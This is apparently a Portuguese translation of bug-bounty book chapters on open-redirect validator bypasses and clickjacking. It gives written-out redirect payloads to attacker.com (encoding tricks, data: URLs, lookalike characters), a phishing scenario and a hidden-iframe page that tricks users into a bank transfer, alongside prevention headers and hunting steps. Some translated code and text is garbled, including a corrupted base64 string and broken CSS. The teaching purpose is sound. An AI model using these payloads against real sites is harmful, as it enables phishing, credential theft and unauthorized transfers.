Ao visitar esse link em diferentes navegadores, você verá que eles tratam esse URL de forma diferente. Às vezes, os validadores não levam em conta todos os casos extremos que podem fazer com que o navegador se comporte de forma inesperada. Nesse caso, você pode tentar contornar a proteção usando algumas estratégias, que serão abordadas nesta seção.

Uso da correção automática do navegador

Primeiro, você pode usar os recursos de autocorreção do navegador para criar URLs alternativos que redirecionem para fora do site. Os navegadores modernos geralmente corrigem automaticamente os URLs que não têm os componentes corretos, a fim de corrigir os URLs adulterados causados por erros de digitação do usuário. Por exemplo, o Chrome interpretará todos esses URLs como apontando para https://attacker.com:

https:attacker.com
https;attacker.com
https:\attacker.com
https:/\attacker.com

Essas peculiaridades podem ajudá-lo a contornar a validação de URL com base

em uma lista de bloqueio. Por exemplo, se o validador rejeitar qualquer URL de redirecionamento que contenha as strings https:// ou http://, você poderá usar uma string alternativa, como https:, para obter os mesmos resultados.

A maioria dos navegadores modernos também corrige automaticamente as barras invertidas (/) para barras invertidas (/), o que significa que eles tratarão esses URLs como iguais:

`https:\\example.com https://example.com`

Se o validador não reconhecer esse comportamento, a inconsistência poderá levar a erros. Por exemplo, o URL a seguir é potencialmente problemático:

`https://attacker.com\\@example.com`

A menos que o validador trate a barra invertida como um separador de caminho, ele interpretará o nome do host como *example.com* e tratará *attacker.com* como a parte do nome de usuário do URL. Mas se o navegador fizer a autocorreção da barra invertida para uma barra invertida, ele redirecionará o usuário para *attacker.com* e tratará *@example.com* como a parte do caminho do URL, formando o seguinte URL válido:

`https://attacker.com/@example.com`

Exploração da lógica do validador com falhas

Outra maneira de contornar o validador de redirecionamento aberto é explorar brechas na lógica do validador. Por exemplo, como uma defesa comum contra redirecionamentos abertos, o validador de URL geralmente verifica se o URL de redirecionamento começa, contém ou termina com o nome de domínio do site. Você pode contornar esse tipo de proteção criando um subdomínio ou diretório com o nome de domínio do alvo:

`https://example.com/login?redir=http://example.com.attacker.com`
`https://example.com/login?redir=http://attacker.com/example.com`

Para evitar que ataques como esse sejam bem-sucedidos, o validador pode aceitar somente URLs que comecem e terminem com um domínio listado na lista de permissões.

No entanto, é possível construir um URL que satisfaça essas duas regras. Dê uma olhada neste aqui:

`https://example.com/login?redir=https://example.com.attacker.com/example.com`

Esse URL redireciona para *attacker.com*, apesar de começar e terminar com o domínio de destino. O navegador interpretará o primeiro *example.com* como o nome do subdomínio e o segundo como o caminho do arquivo.

Ou você pode usar o símbolo de arroba (@) para tornar o primeiro *example.com* a parte do nome de usuário do URL:

`https://example.com/login?redir=https://example.com@attacker.com/example.com`

Os validadores de URL personalizados são propensos a ataques como esses, porque os desenvolvedores geralmente não consideram todos os

casos extremos.

Uso de URLs de dados

Você também pode manipular a parte do esquema do URL para enganar o validador. Conforme mencionado no Capítulo 6, os URLs de dados usam o esquema data: para incorporar pequenos arquivos em um URL. Eles são construídos no seguinte formato:

```
data: MEDIA_TYPE[;base64],DATA
```

Por exemplo, você pode enviar uma mensagem de texto simples com o esquema de dados da seguinte forma:

```
data:text/plain,hello!
```

A especificação opcional base64 permite que você envie mensagens codificadas em base64. Por exemplo, esta é a versão codificada em base64 da mensagem anterior:

```
data:text/plain;base64,aGVsbG8h
```

Você pode usar o esquema data: para criar um URL de redirecionamento codificado em base64 que evite o validador. Por exemplo, esse URL será redirecionado para *example.com*:

```
data:text/html;base64,  
PHNjcmlwdD5sb2NhGlvbj0iaHR0cHM6Ly9leGFtcGxlLmNvbSI8L3NjcmIwdD4=
```

Os dados codificados nesse URL, *PHNjcmlwdD5sb2NhGlvbj0iaHR0cHM6Ly9leGFtcGxlLmNvbSI8L3NjcmIwdD4=*, são a versão codificada em base64 desse script:

```
<script>location="https://example.com"</script>
```

Esse é um trecho de código JavaScript envolvido entre tags HTML <script>. Ele define o local do navegador como https://example.com, forçando o navegador a redirecionar para lá. Você pode inserir esse URL de dados no parâmetro de redirecionamento para ignorar as listas de bloqueio:

```
https://example.com/login?redir=data:text/html;base64,  
PHNjcmlwdD5sb2NhGlvbj0iaHR0cHM6Ly9leGFtcGxlLmNvbSI8L3NjcmIwdD4=
```

Exploração da decodificação de URL

Os URLs enviados pela Internet podem conter apenas *caracteres ASCII*, que incluem um conjunto de caracteres comumente usados no idioma inglês e alguns caracteres especiais. Porém, como os URLs geralmente precisam conter caracteres especiais ou caracteres de outros idiomas, as pessoas codificam os caracteres usando a codificação de URL. A codificação de URL converte um caractere em um sinal de porcentagem, seguido de dois dígitos hexadecimais; por exemplo, %2f. Essa é a versão codificada por URL do caractere de barra (/).

Quando os validadores validam URLs ou quando os navegadores

redirecionam os usuários, eles precisam primeiro descobrir o que está contido no URL, decodificando todos os caracteres codificados no URL. Se houver alguma inconsistência entre a forma como o validador e os navegadores decodificam os URLs, você poderá explorar isso a seu favor.

Codificação dupla

Primeiro, tente duplicar ou triplicar a codificação de URL de determinados caracteres especiais em seu payload. Por exemplo, você pode codificar no URL o caractere de barra em `https://example.com/@attacker.com`. Aqui está o URL com uma barra codificada por URL:

`https://example.com%2f@attacker.com`

E aqui está o URL com uma barra dupla codificada por URL:

`https://example.com%252f@attacker.com`

Por fim, aqui está o URL com uma barra codificada em URL triplo:

`https://example.com%25252f@attacker.com`

Sempre que houver uma incompatibilidade entre a forma como o validador e o navegador decodificam esses caracteres especiais, você poderá explorar essa incompatibilidade para induzir um redirecionamento aberto. Por exemplo, alguns validadores podem decodificar esses URLs completamente e, em seguida, presumir que o URL redireciona para `example.com`, já que `@attacker.com` está na parte do caminho do URL. No entanto, os navegadores podem decodificar o URL de forma incompleta e, em vez disso, tratar `example.com%25252f` como a parte do nome de usuário do URL.

Por outro lado, se o validador não fizer a dupla decodificação de URLs, mas o navegador fizer, você poderá usar um payload como este:

`https://attacker.com%252f@example.com`

O validador veria `example.com` como o nome do host. Mas o navegador redirecionaria para `attacker.com`, porque `@example.com` se torna a parte do caminho do URL, assim:

`https://attacker.com/@example.com`

Caracteres não ASCII

Às vezes, é possível explorar inconsistências na forma como o validador e os navegadores decodificam caracteres não ASCII. Por exemplo, digamos que este URL tenha sido aprovado na validação de URL:

`https://attacker.com%ff.example.com`

`%ff` é o caractere `\u00ff`, que é um caractere não-ASCII. O validador determinou que `example.com` é o nome do domínio e `attacker.com\u00ff` é o nome do subdomínio. Vários cenários podem ocorrer. Às vezes, os navegadores decodificam caracteres não ASCII em pontos de interrogação. Nesse caso, `example.com` se tornaria parte da consulta de URL, não o nome do host, e o navegador navegaria para `attacker.com`:

`https://attacker.com?\u00ff.example.com`

Outro cenário comum é que os navegadores tentarão encontrar um caractere "mais parecido". Por exemplo, se o caractere / (%E2%95%B1) aparecer em um URL como este, o validador poderá determinar que o nome do host é *example.com*:

<https://attacker.com/.example.com>

Mas o navegador converte o caractere semelhante a uma barra em uma barra real, fazendo com que *attacker.com* seja o nome do host:

<https://attacker.com/.example.com>

Os navegadores normalizam os URLs dessa forma, muitas vezes na tentativa de serem fáceis de usar. Além de símbolos semelhantes, você pode usar conjuntos de caracteres em outros idiomas para contornar filtros. O padrão *Unicode* é um conjunto de códigos desenvolvido para representar todos os idiomas do mundo no computador. Você pode encontrar uma lista de caracteres Unicode em <http://www.unicode.org/charts/>. Use a tabela Unicode para encontrar caracteres semelhantes e inseri-los em URLs para contornar filtros. O conjunto de caracteres *círlicos* é especialmente útil, pois contém muitos caracteres semelhantes aos caracteres ASCII.

Combinação de técnicas de exploração

Para derrotar validadores de URL mais sofisticados, combine várias estratégias para contornar as defesas em camadas. Descobri que o payload a seguir é útil:

<https://example.com%252f@attacker.com@example.com>

Esse URL ignora a proteção que verifica apenas se um URL contém, começa ou termina com um nome de host listado como permitido, fazendo com que o URL comece e termine com *example.com*. A maioria dos navegadores interpretará *example.com%252f* como a parte do nome de usuário do URL. Mas se o validador decodificar demais o URL, ele confundirá *example.com* como a parte do nome do host:

<https://example.com/@attacker.com@example.com>

Você pode usar muitos outros métodos para anular os validadores de URL. Nesta seção, apresentei uma visão geral dos mais comuns. Experimente cada um deles para verificar se há pontos fracos no validador que está testando. Se você tiver tempo, faça experiências com URLs para inventar novas maneiras de contornar os validadores de URL. Por exemplo, tente inserir caracteres não ASCII aleatórios em um URL ou bagunçar intencionalmente seus diferentes componentes e veja como os navegadores interpretam isso.

Aumentando o ataque

Os atacantes podem usar redirecionamentos abertos por conta própria para tornar seus ataques de phishing mais confiáveis. Por exemplo, eles poderiam enviar

este URL em um e-mail para um usuário:

https://example.com/login?next=https://attacker.com/fake_login.html.

Embora esse URL levasse os usuários primeiro ao site legítimo, ele os redirecionaria para o site do invasor após o login. O invasor poderia hospedar um site falso

página de login em um site mal-intencionado que espelha a página de login do site legítimo e solicita que o usuário faça login novamente com uma mensagem como esta:

Desculpe! A senha que você forneceu está incorreta. Digite seu nome de usuário e senha novamente.

Acreditando que digitou uma senha incorreta, o usuário forneceria suas credenciais ao site do invasor. Nesse ponto, o site do invasor pode até mesmo redirecionar o usuário de volta ao site legítimo para evitar que a vítima perceba que suas credenciais foram roubadas.

Como as organizações não podem impedir completamente o phishing (porque esses ataques dependem do julgamento humano), as equipes de segurança geralmente descartam os redirecionamentos abertos como bugs triviais se forem relatados isoladamente. Mas os redirecionamentos abertos muitas vezes podem servir como parte de uma cadeia de bugs para obter um impacto maior. Por exemplo, um redirecionamento aberto pode ajudá-lo a contornar listas de bloqueio e listas de permissão de URL. Veja este URL, por exemplo:

`https://example.com/?next=https://attacker.com/`

Esse URL será aprovado até mesmo por validadores de URL bem implementados, porque tecnicamente o URL ainda está no site legítimo. Os redirecionamentos abertos podem, portanto, ajudá-lo a maximizar o impacto de vulnerabilidades como a falsificação de solicitações no lado do servidor (SSRF), que discutirei no Capítulo 13. Se um site utiliza uma lista de permissões para evitar SSRFs e permite solicitações somente para uma lista de URLs predefinidos, um invasor pode utilizar um redirecionamento aberto dentro dessas páginas da lista de permissões para redirecionar a solicitação para qualquer lugar.

Você também pode usar redirecionamentos abertos para roubar credenciais e tokens OAuth. Geralmente, quando uma página é redirecionada para outro site, os navegadores incluem o URL de origem como um cabeçalho de solicitação HTTP de referência. Quando o URL de origem contém informações confidenciais, como tokens de autenticação, os invasores podem induzir um redirecionamento aberto para roubar os tokens por meio do cabeçalho referer. (Mesmo quando não há redirecionamento aberto no endpoint sensível, há maneiras de contrabandear tokens para fora do site usando cadeias de redirecionamento aberto. Entrarei em detalhes sobre como esses ataques funcionam no Capítulo 20).

Encontrando seu primeiro Open Redirect!

Você está pronto para encontrar seu primeiro redirecionamento aberto. Siga as etapas abordadas neste capítulo para testar seus aplicativos de destino:

1. Procure por parâmetros de URL de redirecionamento. Eles podem ser vulneráveis a redirecionamentos abertos baseados em parâmetros.
2. Pesquise páginas que executam redirecionamentos baseados em referenciador. Essas são datas de referência para um redirecionamento aberto baseado em referência.

3. Teste as páginas e os parâmetros que você encontrou para redirecionamentos abertos.
4. Se o servidor bloquear o redirecionamento aberto, tente as técnicas de desvio de proteção mencionadas neste capítulo.
5. Pense em maneiras de usar o redirecionamento aberto em suas outras cadeias de bugs!

8

C L I C K J A C K I N G



Clickjacking, ou reparação da interface do usuário, é um ataque que engana os usuários para que cliquem em um botão malicioso que foi criado para

parecer legítimo. Os invasores conseguem isso usando técnicas de sobreposição de página HTML para ocultar uma página da Web dentro de outra. Vamos discutir essa vulnerabilidade divertida de explorar, por que ela é um problema e como você pode encontrar instâncias dela.

Observe que o clickjacking raramente é considerado no escopo dos programas de recompensa por bugs, pois geralmente envolve muita interação com o usuário por parte da vítima. Muitos programas listam explicitamente o clickjacking como fora do escopo, portanto, certifique-se de verificar as políticas do programa antes de começar a caçar! No entanto, alguns programas ainda os aceitam se você puder demonstrar o impacto da vulnerabilidade de clickjacking. Veremos um relatório aceito mais adiante neste capítulo.

Mecanismos

O clickjacking se baseia em um recurso HTML chamado *iframe*. Os iframes HTML permitem que os desenvolvedores incorporem uma página da Web em outra, colocando um

<iframe> na página e, em seguida, especificando o URL para o quadro no atributo src da tag. Por exemplo, salve a página a seguir como um arquivo HTML e abra-a em um navegador:

```
<html>
  <h3>Esta é minha página da web.</h3>
  <iframe src="https://www.example.com" width="500" height="500"></iframe>
  <p>Se essa janela não estiver em branco, o URL de origem do iframe poderá ser enquadrado!</p>
</html>
```

Você deverá ver uma página da Web parecida com a Figura 8-1. Observe que uma caixa coloca *www.example.com* em uma área da página maior.





Figura 8-1: Se o iframe não estiver em branco, a página especificada no atributo src do iframe poderá ser enquadrada!

Algumas páginas da Web não podem ser enquadadas. Se você colocar uma página que não pode ser enquadrada em um iframe, verá um iframe em branco, como na Figura 8-2.

This is my web page.



If this window is not blank, the iframe source URL can be framed!

Figura 8-2: Se o iframe estiver em branco, a fonte do iframe não poderá ser enquadrada.

Os iframes são úteis para muitas coisas. Os anúncios on-line que você vê com frequência na parte superior ou nas laterais das páginas da Web são exemplos de iframes; as empresas os utilizam para incluir um anúncio predefinido em seu blog ou mídia social. Os iframes também permitem incorporar outros recursos da Internet, como vídeos e áudio, em suas páginas da Web. Por exemplo, esse iframe permite incorporar um vídeo do YouTube em um site externo:

```
<iframe width="560" height="315" src="https://www.youtube.com/embed/d1192Sqk"
frameborder="0"
allow="accelerometer; autoplay; encrypted-media; gyroscope; picture-in-picture" allowfullscreen>
</iframe>
```

Os iframes tornaram nossa Internet um lugar mais vibrante e interativo. No entanto, eles também podem ser um perigo para a página da Web emoldurada, pois introduzem a possibilidade de um ataque de clickjacking. Digamos que *example.com* seja um site de banco que inclui uma página para transferência de dinheiro com o clique de um botão. Você pode acessar a página de transferência de saldo com o URL https://www.example.com/transfer_money.

Esse URL aceita dois parâmetros: o ID da conta do destinatário e o valor da transferência. Se você visitar o URL com esses parâmetros presentes, como, por exemplo,

https://www.example.com/transfer_money?recipient=RECIPIENT_ACCOUNT&amount=AMOUNT_TO_TRANSFER, o formulário HTML da página aparecerá pré-preenchido (Figura 8-3). Tudo o que você precisa fazer é clicar no botão Submit e o formulário HTML iniciará a solicitação de transferência.

Welcome to example.com bank!

On this page, you can transfer your money to another account.

Recipient account:

Amount to transfer:

Figura 8-3: A página de transferência de saldo com os parâmetros HTTP POST pré-preenchidos

Agora imagine que um invasor incorpore essa página bancária confidencial em um iframe em seu próprio site, como este:

```
<html>
  <h3>Bem-vindos ao meu site!</h3>
  <iframe src="https://www.example.com/transfer_money?
    recipient=attacker_account_12345&amount=5000" width="500"
    height="500">
  </iframe>
</html>
```

Esse iframe incorpora o URL da página de transferência de saldo. Ele também passa os parâmetros de URL para preencher previamente o destinatário e o valor da transferência. O invasor oculta esse iframe em um site que parece ser inofensivo e, em seguida, engana o usuário para que ele clique em um botão na página sensível. Para conseguir isso, ele sobreporá vários elementos HTML de forma a ocultar o formulário bancário. Dê uma olhada nesta página HTML, por exemplo:

```
<html>
  <style>
    #victim-site {
      width:500px;
```

```

        altura:500px;
1 opacidade:0,00001;
2 z-index:1;
}
#decoy {
3 position:absolute;
width:500px;
height:500px;
4 z-index:-1;
}
</style>
<div id="decoy">
<h3>Bem-vindos ao meu site!</h3>
<h3>Este é um boletim informativo sobre segurança cibernética que se concentra
em notícias e artigos sobre recompensas por bugs!
Assine meu boletim informativo abaixo para receber novos artigos sobre segurança
cibernética em sua caixa de entrada de e-mail!</h3>
<form action="/subscribe" method="post">
<label for="email">Email:</label>
5 <br>
<input type="text" id="email" value="Digite seu e-mail!">
6 <br><br>
<input type="submit" value="Submit">
</form>
</div>
<iframe id="victim-site"
src="https://www.example.com/transfer_money?
recipient=attacker_account_12345&amount=5000"
width="500" height="500">
</iframe>
</html>

```

Você pode ver que adicionamos uma tag `<style>` na parte superior da página HTML. Qualquer coisa entre as tags `<style>` é código CSS usado para especificar o estilo dos elementos HTML, como cor da fonte, tamanho do elemento e transparência. Podemos estilizar os elementos HTML atribuindo-lhes IDs e fazendo referência a eles em nossa folha de estilos.

Aqui, definimos a posição do nosso elemento de isca como absoluta para fazer com que o site de isca se sobreponha ao iframe que contém o site da vítima **3**. Sem a diretiva de posição absoluta, o HTML exibiria esses elementos em partes separadas da tela. O elemento chamariz inclui um botão Assinar boletim informativo e posicionamos cuidadosamente o iframe de forma que o botão Transferir saldo fique diretamente em cima desse botão Assinar, usando novas linhas criadas pela tag de quebra de linha do HTML `
` **5 6**. Em seguida, tornamos o iframe invisível definindo sua opacidade para um valor muito baixo **1**. Por fim, definimos o índice *z* do iframe para um valor mais alto do que o das iscas **2 4**. O índice *z* define a ordem de empilhamento de diferentes elementos HTML. Se dois elementos HTML se sobrepuarem, o que tiver o índice *z* mais alto ficará no topo.

Ao definir essas propriedades CSS para o iframe do site da vítima e o formulário de isca, obtemos uma página que parece ser para assinatura de um boletim informativo, mas contém um formulário invisível que transfere o dinheiro do usuário para a conta do invasor.

Vamos voltar a opacidade do iframe para opacity:1 para ver como a página está realmente disposta. Você pode ver que o botão Transferir saldo está localizado diretamente em cima do botão Assinar o boletim informativo (Figura 8-4).

Welcome to example.com bank!

This is a cybersecurity newsletter that focuses on bug bounty news and write-ups. Please subscribe to my newsletter below to receive new cybersecurity articles in your email inbox.

Recipient account:

attacker_account_12345

Please enter your email.

5000

Submit

Figura 8-4: O botão Transferir saldo fica diretamente em cima do botão Assinar. As vítimas pensam que estão assinando um boletim informativo, mas na verdade estão clicando no botão para autorizar uma transferência de saldo.

Depois que redefinimos a opacidade do iframe para opacity:0.00001 para tornar o formulário sensível invisível, o site se parece com uma página normal de boletim informativo (Figura 8-5).

Welcome to my site.

This is a cybersecurity newsletter that focuses on bug bounty news and write-ups. Please subscribe to my newsletter below to receive new cybersecurity articles in your email inbox.

Email:

Please enter your email.

Submit

Figura 8-5: O atacante engana os usuários para que cliquem no botão, tornando invisível o formulário sensível.

Se o usuário estiver conectado ao site do banco, ele também estará conectado ao iframe, de modo que o servidor do site do banco reconhecerá as solicitações enviadas pelo iframe como legítimas. Quando o usuário clica no botão aparentemente inofensivo, ele está executando uma transferência de saldo no *example.com*! Ele terá transferido acidentalmente US\$ 5.000 do saldo de sua conta bancária para a conta do invasor em vez de assinar um boletim informativo. É por isso que chamamos esse ataque de *redressing da interface do usuário* ou *clickjacking*: o invasor redirecionou a interface do usuário para sequestrar os cliques do usuário, redirecionando os cliques destinados à sua página e usando-os no site da vítima.

Este é um exemplo simplificado. Na realidade, os aplicativos de pagamento não serão implementados dessa forma, pois isso violaria os padrões de segurança de dados. Outro aspecto a ser lembrado é que a presença de uma vulnerabilidade fácil de evitar em uma funcionalidade essencial, como uma vulnerabilidade de clickjacking na página de transferência de saldo, é um sintoma de que o aplicativo não segue as práticas recomendadas de desenvolvimento seguro. É provável que esse aplicativo de exemplo contenha outras vulnerabilidades, e você deve testá-lo extensivamente.

Prevenção

Duas condições devem ser atendidas para que ocorra uma vulnerabilidade de clickjacking. Primeiro, a página vulnerável deve ter uma funcionalidade que execute uma ação de alteração de estado em nome do usuário. Uma *ação de alteração de estado* causa alterações na conta do usuário de alguma forma, como a alteração das configurações da conta ou dos dados pessoais do usuário. Em segundo lugar, a página vulnerável deve permitir que ela mesma seja enquadrada por um iframe em outro site.

O cabeçalho de resposta HTTP X-Frame-Options permite que as páginas da Web indiquem se o conteúdo da página pode ser renderizado em um iframe. Os navegadores seguirão a diretriz do cabeçalho fornecido. Caso contrário, as páginas são enquadráveis por padrão.

Esse cabeçalho oferece duas opções: DENY e SAMEORIGIN. Se uma página for servida com a opção DENY, ela não poderá ser enquadrada de forma alguma. A opção SAMEORIGIN permite o enquadramento de páginas da mesma origem: páginas que compartilham o mesmo protocolo, host e porta.

X-Frame-Options: DENY
X-Frame-Options: SAMEORIGIN

Para evitar o roubo de cliques em ações confidenciais, o site deve apresentar uma dessas opções em todas as páginas que contêm ações que alteram o estado.

O cabeçalho de resposta Content-Security-Policy é outra possível defesa contra o clickjacking. A diretiva frame-ancestors desse cabeçalho permite que os sites indiquem se uma página pode ser enquadrada. Por exemplo, a configuração da diretiva como "none" impedirá que qualquer site enquadre a página, enquanto a configuração da diretiva como "self" permitirá que o site atual enquadre a página:

Content-Security-Policy: frame-ancestors 'none'; Content-Security-Policy: frame-ancestors 'self';

A definição de frame-ancestors para uma origem específica permitirá que essa origem enquadre o conteúdo. Esse cabeçalho permitirá que o site atual, bem como qualquer página nos subdomínios de *example.com*, enquadre seu conteúdo:

Content-Security-Policy: frame-ancestors 'self' *.example.com;

Além de implementar X-Frame-Options e Content-Security-Policy para garantir que as páginas confidenciais não possam ser enquadradas, outra maneira de se

proteger contra o clickjacking é com os cookies SameSite. Um aplicativo da Web instrui

o navegador do usuário para definir cookies por meio de um cabeçalho Set-Cookie. Por exemplo, esse cabeçalho fará com que o navegador do cliente defina o valor do cookie PHPSESSID como UEhQU0VTU0IE:

Set-Cookie: PHPSESSID=UEhQU0VTU0IE

Além da designação básica `cookie_name=cookie_value`, o cabeçalho Set-Cookie permite vários sinalizadores opcionais que podem ser usados para proteger os cookies dos usuários. Um deles é o sinalizador SameSite, que ajuda a evitar ataques de clickjacking. Quando o sinalizador SameSite em um cookie é definido como Strict ou Lax, esse cookie não será enviado em solicitações feitas em um iframe de terceiros:

Set-Cookie: PHPSESSID=UEhQU0VTU0IE; Max-Age=86400; Secure; HttpOnly; SameSite=Strict Set-Cookie: PHPSESSID=UEhQU0VTU0IE; Max-Age=86400; Secure; HttpOnly; SameSite=Lax

Isso significa que qualquer ataque de clickjacking que exija que a vítima seja autenticada, como o exemplo bancário que mencionamos anteriormente, não funcionaria, mesmo que nenhum cabeçalho de resposta HTTP restrinja o enquadramento, porque a vítima não será autenticada na solicitação de clickjacking.

Caça ao Clickjacking

Encontre vulnerabilidades de clickjacking procurando páginas no site de destino que contenham ações sensíveis de alteração de estado e que possam ser enquadradas.

Etapa 1: Procure ações que mudem o estado

As vulnerabilidades de clickjacking são valiosas somente quando a página de destino contém ações que alteram o estado. Você deve procurar páginas que permitam que os usuários façam alterações em suas contas, como alterar os detalhes ou as configurações da conta. Caso contrário, mesmo que um invasor consiga sequestrar os cliques do usuário, ele não poderá causar nenhum dano ao site ou à conta do usuário. É por isso que você deve começar identificando as ações de mudança de estado em um site.

Por exemplo, digamos que você esteja testando um subdomínio de `example.com` que lida com funcionalidades bancárias em `bank.example.com`. Percorra todas as funcionalidades do aplicativo da Web, clique em todos os links e anote todas as opções de alteração de estado, juntamente com o URL das páginas em que estão hospedadas:

Solicitações de mudança de estado em `bank.example.com`

- Alterar a senha: `bank.example.com/password_change`
- Transferir saldo: `bank.example.com/transfer_money`
- Desvincular conta externa: `bank.example.com/unlink`

Você também deve verificar se a ação pode ser realizada somente por meio de cliques. O clickjacking permite forjar apenas os cliques de um usuário, não suas ações no teclado. Os ataques que exigem que os usuários digitem valores

explicitamente são possíveis, mas geralmente não são viáveis porque exigem muita engenharia social. Por exemplo,

Nessa página de banco, se o aplicativo exigir que os usuários digitem explicitamente a conta do destinatário e o valor da transferência em vez de carregá-los a partir de um parâmetro de URL, não será possível atacá-lo com clickjacking.

Etapa 2: Verifique os cabeçalhos de resposta

Em seguida, analise cada uma das funcionalidades de alteração de estado que você encontrou e visite novamente as páginas que as contêm. Ative seu proxy e intercepte a resposta HTTP que contém essa página da Web. Veja se a página está sendo servida com o cabeçalho X-Frame-Options ou Content-Security-Policy.

Se a página for servida sem nenhum desses cabeçalhos, ela poderá estar vulnerável ao clickjacking. E se a ação de alteração de estado exigir que os usuários estejam conectados quando for executada, você também deverá verificar se o site usa cookies SameSite. Se isso acontecer, você não conseguirá explorar um ataque de clickjacking nos recursos do site que exigem autenticação.

Embora a configuração dos cabeçalhos de resposta HTTP seja a melhor maneira de evitar esses ataques, o site pode ter proteções mais obscuras. Por exemplo, uma técnica chamada *frame-busting* usa o código JavaScript para verificar se a página está em um iframe e se foi enquadrada por um site confiável. O frame-busting é uma forma não confiável de proteção contra o clickjacking. De fato, as técnicas de frame-busting podem ser contornadas com frequência, como demonstrarei mais adiante neste capítulo.

Você pode confirmar se uma página pode ser enquadrada criando uma página HTML que enquadre a página de destino. Se a página de destino aparecer no quadro, a página pode ser enquadrada. Esse trecho de código HTML é um bom modelo:

```
<HTML>
<head>
<title>Página de teste do Clickjack</title>
</head>
<body>
<p>A página da Web é vulnerável ao roubo de cliques se o iframe for preenchido com a página de destino!</p>
<iframe src="URL_OF_TARGET_PAGE" width="500" height="500"></iframe>
</body>
</html>
```

Etapa 3: Confirmar a vulnerabilidade

Confirme a vulnerabilidade executando um ataque de clickjacking em sua conta de teste. Você deve tentar executar a ação de alteração de estado por meio da página emoldurada que acabou de construir e verificar se a ação é bem-sucedida. Se você puder acionar a ação somente por meio de cliques no iframe, a ação é vulnerável ao clickjacking.

Contornando proteções

O clickjacking não é possível quando o site implementa as proteções adequadas. Se um navegador moderno exibir uma página protegida por X-Frame-Options, é provável que você não consiga explorar o clickjacking na página e terá que encontrar outro site para fazer isso.

vulnerabilidade, como XSS ou CSRF, para obter os mesmos resultados. Às vezes, porém, a página não aparecerá em seu iframe de teste, mesmo que não tenha os cabeçalhos que impedem o clickjacking. Se o próprio site não implementar proteções completas contra o clickjacking, você poderá contornar as atenuações.

Aqui está um exemplo do que você pode tentar se o site usar técnicas de frame-busting em vez de cabeçalhos de resposta HTTP e cookies SameSite: find uma brecha no código de frame-busting. Por exemplo, os desenvolvedores comumente cometem o erro de comparar apenas o quadro superior com o quadro atual ao tentar detectar se a página protegida está emoldurada por uma página maliciosa. Se o quadro superior tiver a mesma origem da página enquadrada, os desenvolvedores poderão permiti-lo, pois consideram o domínio do site de enquadramento seguro. Essencialmente, o código da proteção tem esta estrutura:

```
Se (top.location == self.location){  
    // Permitir o enquadramento.  
}  
senão{  
    // Não permitir o enquadramento.  
}
```

Se esse for o caso, procure um local no site da vítima que permita a incorporação de iframes personalizados. Por exemplo, muitos sites de mídia social permitem que os usuários compartilhem links em seus perfis. Esses recursos geralmente funcionam incorporando o URL em um iframe para exibir informações e uma miniatura do link. Outros recursos comuns que exigem iframes personalizados são aqueles que permitem incorporar vídeos, áudio, imagens, anúncios personalizados e construtores de páginas da Web.

